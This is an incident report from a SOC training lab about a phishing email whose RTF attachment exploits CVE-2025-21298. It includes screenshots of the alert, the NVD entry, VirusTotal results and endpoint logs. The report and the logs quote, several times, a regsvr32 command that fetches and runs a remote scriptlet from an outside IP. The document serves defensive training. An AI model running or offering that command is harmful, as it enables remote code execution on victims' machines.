Contact Person

Full name
Ahmed Emad Nasr

Job title / role
Incident Response Analyst

Department / team
Security Operations Center (SOC)

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Phone number
+201018166445

The Incident

Date and time discovered:
Feb, 04, 2025, 04:18 PM.

How was the incident detected? (E.g., user report, monitoring system alert)

A Critical severity alert was triggered in the Monitoring system under the rule "SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)".

Detailed description of the incident (include what occurred, where, and how):

An email originating from the external address projectmanagement@pm.me was sent to the internal user Austin@letsdefend.io with the subject line "Important: Action Required for Upcoming Project Deadline".

The email contained a malicious RTF attachment named mail.rtf (Hash: df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184), and the Device Action recorded was "Allowed".

The National Vulnerability Database (NVD) identifies CVE-2025-21298 as a "Windows OLE Remote Code Execution Vulnerability" carrying a Critical CVSS Base Score of 9.8.

Endpoint process logs for Austin's machine (IP: 172.16.17.137) show that at 08:06:08 AM on Feb 04, 2025, the parent process OUTLOOK.EXE spawned a command prompt (cmd.exe).

This command prompt subsequently executed the following command line: "C:\Windows\System32\cmd.exe" /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll. Network and proxy logs confirm that a successful outbound HTTP GET request was made from Austin's machine to the malicious destination 84.38.130.118 to retrieve the shell.sct file, with the proxy action logged as "Permitted".

Was the incident ongoing at the time of report?

☐ Yes ☒ No

Have any files, accounts, or systems been compromised?

☒ Yes ☐ No

If yes, please describe:

The host Austin (172.16.17.137) was successfully compromised. The zero-click exploit triggered within Outlook, allowing the attacker to achieve Remote Code Execution (RCE) and fetch a remote scriptlet (shell.sct) via the native Windows regsvr32 utility.

Notification

Was your supervisor or manager notified?

☒ Yes ☐ No

Date/time of notification:
April 4, 2026

Was the IT/security team alerted?

☒ Yes ☐ No

If yes, who was contacted and how? (e.g., email, phone, ticket)
Escalated to the Incident Response team via Case Management to implement host containment.

Containment Measures

What immediate actions were taken to contain the threat? (E.g., system shutdown, network isolation)

The endpoint Austin (172.16.17.137) has been successfully isolated from the corporate network, as indicated by the active "Host Contained" status in the Endpoint Security dashboard.

Were any user accounts disabled, firewalls updated, or services suspended?

☒ Yes ☐ No

If yes, provide details:

Firewall and proxy rules must be updated immediately to block the malicious IP address 84.38.130.118 and the sender address projectmanagement@pm.me.
The malicious RTF attachment hash should be blacklisted in the EDR solution.

Impacted Services Measures

List any systems, devices, or applications affected by the incident:

Workstation Hostname: Austin (IP: 172.16.17.137).
Application: Microsoft Outlook (OUTLOOK.EXE).

Estimated number of affected users, if applicable:

1 user (Austin).

Was there any known data loss or exposure?

☐ Yes ☒ No

If yes, describe the type of data (e.g., personal info, credentials, financial):

Preliminary Analysis *(Optional)*

Suspected cause or entry point (e.g., phishing email, unpatched software):

Exploitation of a critical Windows OLE zero-click vulnerability (CVE-2025-21298). The exploit was delivered via a crafted .rtf attachment sent via email, which executed automatically when previewed or opened by the Outlook client, requiring no active clicks from the user.

Was the threat internal, external, or unknown?

☐ Internal ☒ External ☐ Unknown

Submitted by:

Ahmed Emad Nasr	Ahmed Emad Nasr	
Name	**Signature**	**Date submitted**

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MAIN CHANNEL | INVESTIGATION CHANNEL | CLOSED ALERTS

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Critical	Feb, 04, 2025, 04:18 PM	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	

EventID :	314
Event Time :	Feb, 04, 2025, 04:18 PM
Rule :	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)
Level :	Security Analyst
SMTP Address :	84.38.130.118
Source Address :	projectmanagement@pm.me
Destination Address :	Austin@letsdefend.io
E-mail Subject :	Important: Action Required for Upcoming Project Deadline
Attachment :	mail.rtf
Attachment Hash :	df993d037cdb77a435d6993a37e7750dbbb16b2df6491649984 5b56aa9194184
Device Action :	Allowed
Trigger Reason :	Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.
Show Hint	

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Resources: Blog, MITRE ATT&CK Map, Dictionary, Use Cases

Community: Discord, Contribute

Roles: SOC Analyst, Incident Responder, Detection Engineer, DFIR

Support: Contact us, Help Center, Forum, Walkthroughs

Download Mobile App: Download on the App Store, GET IT ON Google Play

Social

Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NIST NATIONAL VULNERABILITY DATABASE NVD

VULNERABILITIES

CVE-2025-21298 Detail

Description

Windows OLE Remote Code Execution Vulnerability

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

CNA: Microsoft Corporation **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2025-21298
NVD Published Date:
01/14/2025
NVD Last Modified:
01/24/2025
Source:
Microsoft Corporation

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

URL	Source(s)	Tag(s)
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-21298	Microsoft Corporation	Patch, Vendor Advisory

Weakness Enumeration

CWE-ID	CWE Name	Source
NVD-CWE-noinfo	Insufficient Information	NIST
CWE-416	Use After Free	Microsoft Corporation

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297819 URL | 2690 IP | 382 Hash | 549 Domain

Select Filters... | Clear

Free text search: 84.38.130.118 | Date range: Select Date | Search by data type: Select | Search by data: Search | Search by tag: Search

Search

Minimize

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Feb, 04, 2025, 08:35 AM	IP	84.38.130.118	Malicious	Anonymous

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184

Sign in | Sign up

24 / 60
Community Score -5

24/60 security vendors flagged this file as malicious

Reanalyze | Similar | More

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
mail.rtf
rtf | calls-wmi | exploit | detect-debug-environment | cve-2017-11882 | html-control | cve-2025-21298

Size 236 B | Last Analysis Date 5 days ago | RTF


DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.expl/rtfmalformb | Threat categories: trojan | Family labels: expl | rtfmalformb

Security vendors' analysis | Do you want to automate checks?

AliCloud	Exploit:Win/CVE-2025-21298.gyf	Arcabit	Exploit.CVE-2025-21298.1
Avast	RTF:CVE-2025-21298-A [Expl]	AVG	RTF:CVE-2025-21298-A [Expl]
BitDefender	Exploit.CVE-2025-21298.1	CTX	Rtf.exploit-kit.generic
Cynet	Malicious (score: 99)	Emsisoft	Exploit.CVE-2025-21298.1 (B)
eScan	Exploit.CVE-2025-21298.1	GData	Exploit.CVE-2025-21298.1
Google	Detected	Huorong	Exploit/CVE-2025-21298
Ikarus	Exploit.CVE-2025-21298	Kaspersky	HEUR:Exploit.RTF.CVE-2025-21298.gen
Kingsoft	Win32.Troj.Undef.a	Lionic	Trojan.MSOffice.CVE-2025-21298.3!c
McAfee Scanner	Trojan:Office/CVE201711882.A	Microsoft	Trojan:Script/Wacatac.B!ml
Sangfor Engine Zero	Exploit.Generic-Script.Save.9633523c	Skyhigh (SWG)	BehavesLike.Trojan.xx
Tencent	Win32.Exploit.Cve-2025-21298.Kmnw	TrendMicro	HEUR_RTFMALFORMB
TrendMicro-HouseCall	HEUR_RTFMALFORMB	VIPRE	Exploit.CVE-2025-21298.1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Sandbox
From: projectmanagement@pm.me
To: Austin@letsdefend.io
Subject: Important: Action Required for Upcoming Project Deadline
Date: Feb, 04, 2025, 05:12 AM
Action: Allowed
Important: Action Required for Upcoming Project Deadline
Dear Austin,
We are reaching out to remind you of the upcoming project deadline. Please review the attached document for critical details regarding the next steps and your responsibilities to ensure the project stays on track.
Best regards,
Project Management Team
Attachments
mail.rtf
Password: infected
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
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Email Security
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
Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
Image Path : C:\Windows\System32\cmd.exe
COMMAND LINE
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
2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
Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
Image Path : C:\Windows\System32\cmd.exe
Process User : DESKTOP-USER\Austin
Parent Name : OUTLOOK.EXE
Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118...
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
2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Austin
172.16.17.137
EVENT TIME
PROCESS ID
PROCESS NAME
PARENT PROCESS
COMMAND LINE
Feb 04 2025 08:05:18
4902
chrome.exe
explorer.exe
"C:\Program Files\Google\Ch...
Feb 04 2025 08:06:08
6784
cmd.exe
OUTLOOK.EXE
"C:\Windows\System32\cmd....
Event Time : Feb 04 2025 08:06:08
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
Image Path : C:\Windows\System32\cmd.exe
Process User : DESKTOP-USER\Austin
Parent Name : OUTLOOK.EXE
Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118...
Feb 04 2025 08:06:25
7023
regsvr32.exe
cmd.exe
regsvr32.exe /s /u /i:http://84...
Feb 04 2025 08:10:10
2104
explorer.exe
smss.exe
C:\Windows\explorer.exe
1
